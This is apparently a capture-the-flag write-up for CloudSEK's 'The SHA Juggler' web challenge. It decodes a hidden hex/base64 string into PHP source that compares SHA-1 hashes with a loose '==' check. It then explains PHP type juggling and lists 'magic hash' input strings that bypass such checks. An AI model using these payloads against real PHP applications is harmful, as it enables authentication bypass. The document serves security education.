
Cloud SEK The SHA Juggler CTF

Inspecting Source Code On The Initial Landing Site—




```
Line wrap
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<style>
    body {
      margin: 0;
      padding: 0;
      display: flex;
      justify-content: center;
      align-items: center;
      min-height: 100vh;
      background: url('background.png') no-repeat center center fixed;
      background-size: cover;
    }

    h1 {
      font-size: 3rem;
      color: red;
      text-shadow: 2px 2px 4px rgba(0, 0, 0, 0.5);
      animation: moveText 5s linear infinite;
      padding: 10px;
    }

    @keyframes moveText {
      0% {
        transform: translateX(100%);
      }

      100% {
        transform: translateX(-100%);
      }
    }
  </style>
<script>
    const isThisNormal = "50 44 39 77 61 48 41 4b 4c 79 38 67 65 57 39 31 58 32 5a 76 64 57 35 6b 58 32 31 6c 4c 6e 42 6f 63 41 70 70 5a 69 41 6f 61 58 4e 7a 5a 58 51 6f 4a 46 39 48 52 56 52 62 4a 32 68 68 63
  </script>
<title>The SHA Juggler</title>
</head>
<body>
<h1>Do you Know where to Look?</h1>
</body>
</html>
```

Copying the string from const isThisNormal—

Decoding it in CyberChef—

The string is encoded in HEX. So using CyberChef's from HEX filter it can be decoding.



From Hex
Delimiter: Space

From Base64
Alphabet: A-Za-z0-9+/=
[✓ Remove non-alphabet chars] Strict mode

Input

```
50 44 39 77 61 48 41 4b 4c 79 38 67 65 57 39 31 58 32 5a 76 64 57 35 6b 58 32 31 6c 4c 6e 42 6f
63 41 70 70 5a 69 41 6f 61 58 4e 7a 5a 58 51 6f 4a 46 39 48 52 56 52 62 4a 32 68 68 63 32 67 6e
58 53 6b 70 49 48 73 4b 49 43 41 67 49 47 6c 6d 49 43 67 6b 58 30 64 46 56 46 73 6e 61 47 46 7a
61 43 64 64 49 44 30 39 50 53 41 69 4d 54 41 35 4d 7a 49 30 4d 7a 55 78 4d 54 49 69 4b 53 42 37
43 69 41 67 49 43 41 67 49 43 41 67 5a 47 6c 6c 4b 43 64 45 62 79 42 35 62 33 55 67 64 47 68 70
62 6d 73 67 61 58 52 7a 49 48 52 6f 59 58 51 67 5a 57 46 7a 65 54 38 2f 4a 79 6b 37 43 69 41 67
49 43 42 39 43 69 41 67 49 43 41 6b 61 47 46 7a 61 43 41 39 49 48 4e 6f 59 54 45 6f 4a 46 39 48
52 56 52 62 4a 32 68 68 63 32 67 6e 58 53 6b 37 43 69 41 67 49 43 41 6b 64 47 46 79 5a 32 56 30
49 44 30 67 63 32 68 68 4d 53 67 78 4d 44 6b 7a 4d 6a 51 7a 4e 54 45 78 4d 69 6b 37 43 69 41 67
49 43 42 70 5a 69 67 6b 61 47 46 7a 61 43 41 39 50 53 41 6b 64 47 46 79 5a 32 56 30 4b 53 42 37
43 69 41 67 49 43 41 67 49 43 41 67 61 57 35 6a 62 48 56 6b 5a 53 67 6e 5a 6d 78 68 5a 79 35 77
61 48 41 6e 4b 54 73 4b 49 43 41 67 49 43 41 67 49 43 42 77 63 6d 6c 75 64 43 41 6b 5a 6d 78 68
5a 7a 73 4b 49 43 41 67 49 48 30 67 5a 57 78 7a 5a 53 42 37 43 69 41 67 49 43 41 67 49 43 41 67
63 48 4a 70 62 6e 51 67 49 6b 4e 54 52 55 74 37 62 6a 42 66 4e 47 78 68 5a 31 38 30 58 33 56 39
```


1403 1 852 Raw Bytes LF

Output

```
<?php
// you_found_me.php
if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Do you think its that easy??');
    }
    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "CSEK{n0_4lag_4_u}";
    }
```


350 16 2ms Raw Bytes LF

```
<?php
// you_found_me.php
if (isset($_GET['hash'])) {
    if ($_GET['hash'] === "10932435112") {
        die('Do you think its that easy??');
    }
    $hash = sha1($_GET['hash']);
    $target = sha1(10932435112);
    if($hash == $target) {
        include('flag.php');
        print $flag;
    } else {
        print "CSEK{n0_4lag_4_u}";
    }
}
?>
```


The SHA Juggler
if (isset($_GET['hash']))
if ($_GET['hash'] === "10932435112")
True
'Do you think its that easy??'
False
$hash = sha1($_GET['hash']);
$target = sha1(10932435112);
if($hash == $target)
False
"CSEK{n0_4lag_4_u}"
True
FLAG OBTAINED
Presented with xmind

Source Code Review—

1. The code is saved in a file named you_found_me.php
2. The hash parameter gets the user input
3. if ($_GET['hash'] === "10932435112") — this input compares if the input is equal to 10932435112. If it is true then " Do you think its that easy?? " is printed
4. In PHP "===" compares values with respect to their datatypes even if their values are same
5. if($hash == $target) .The comparison is vulnerable because it is not a strict comparison like earlier with "===". Instead here 5 is equal to "5"


webctf.cloudsek.com/the-sha-juggler/you_found_me.php?hash=10932435112

Do you think its that easy??


5. If the input is not equal to the number 10932435112
6. The input and the number 10932435112 is encoded using SHA-1 cryptographic hash function
5. And down the line if the hash of the input and the number 10932435112 is equal the flag can be obtained or else “ CSEK{n0_4lag_4_u} “ is printed

How To Obtain The Flag While Manipulating The Hash Value Of The Input To Be The Same As The Number 10932435112 While The Input Is Not 10932435112 ?

PHP Type Juggling

- PHP's `==` operator is prone to type juggling vulnerabilities.
- The operator converts strings resembling numbers to numbers before comparison.
- The vulnerability is due to how PHP converts such strings; e.g., `sha(10932435112)` becomes `0e07766915004133176347055865026311692244`.
- In numeric terms, this is `0*10^07766915004133176347055865026311692244`, which is zero.
- Exploiting this, a hash starting with `0e` is sought for comparison, achieved by crafting a string like `aaroZmOk`.

- Sending the manipulated hash, as demonstrated by the URL, can result in unintended access or disclosure.




Magic Hashes

Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	IiF+hTai	00e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244
SHA-224	10885164793773	0e281250946775200129471613219196999537878926740638594636
SHA-256	34250003024812	0e46289032038065916139621039085883773413820991920706299695051332
SHA-256	TyNOQHUS	0e66298694359207596086558843543959518835691168370379069085300385


Sources — Payload all things, https://secops.group/php-type-juggling-simplified/ , https://github.com/spaze/hashes/blob/master/sha1.md

Different Payloads that will work since it's SHA-1 hash starts with 0e



```
aaroZmOk:0e66507019969427134894567494305185566735
aaK1STfY:0e76658526655756207688271159624026011393
aaO8zKZF:0e89257456677279068558073954252716165668
aa3OFF9m:0e36977786278517984959260394024281014729
w9KASOk6Ikap:0e94685489941557404937568181716894429726
CZbnUtm/wD+0:00e65135891566477954238399064101177726741
RSnake33ncxYMsiIgw:00e04465709165339343536297988244488898569
hashcatRhtkuysFOYYh:0ec6007027368764166354656983137779429045
hashcat7YfJg9x6AqNA:0e50220802416020462770479580634172053582
hashcatJbYtCyUf7I3K:00e9121985231400931761319208500866143806
hashcatZJCFhv5hhkxM:0e22622630708604282251577618083953362629
hashcat7gqQ5KzDJRDe:0e89084512868781863087376038568650856166
hashcatU4BRJMv0wZQ9:0e26648206422262155598429612413699840868
hashcat6gP5u3LfjkB4:00e4745251895202147342658062640046218324
hashcatGqnE8xnyDXTf:0e15969028436788874806413050149455726924
hashcatirBCZWadC4V6:0e31649851810187193299309281808938075168
hashcat0vScS1X5pWWD:00e8504108085943725027274200432213595492
hashcat46AOYaAyyXRm:0e12074483623118174676713113381129899097
```

Capturing The Flag—



CSEK{typ3_juggl1ng_1n_php}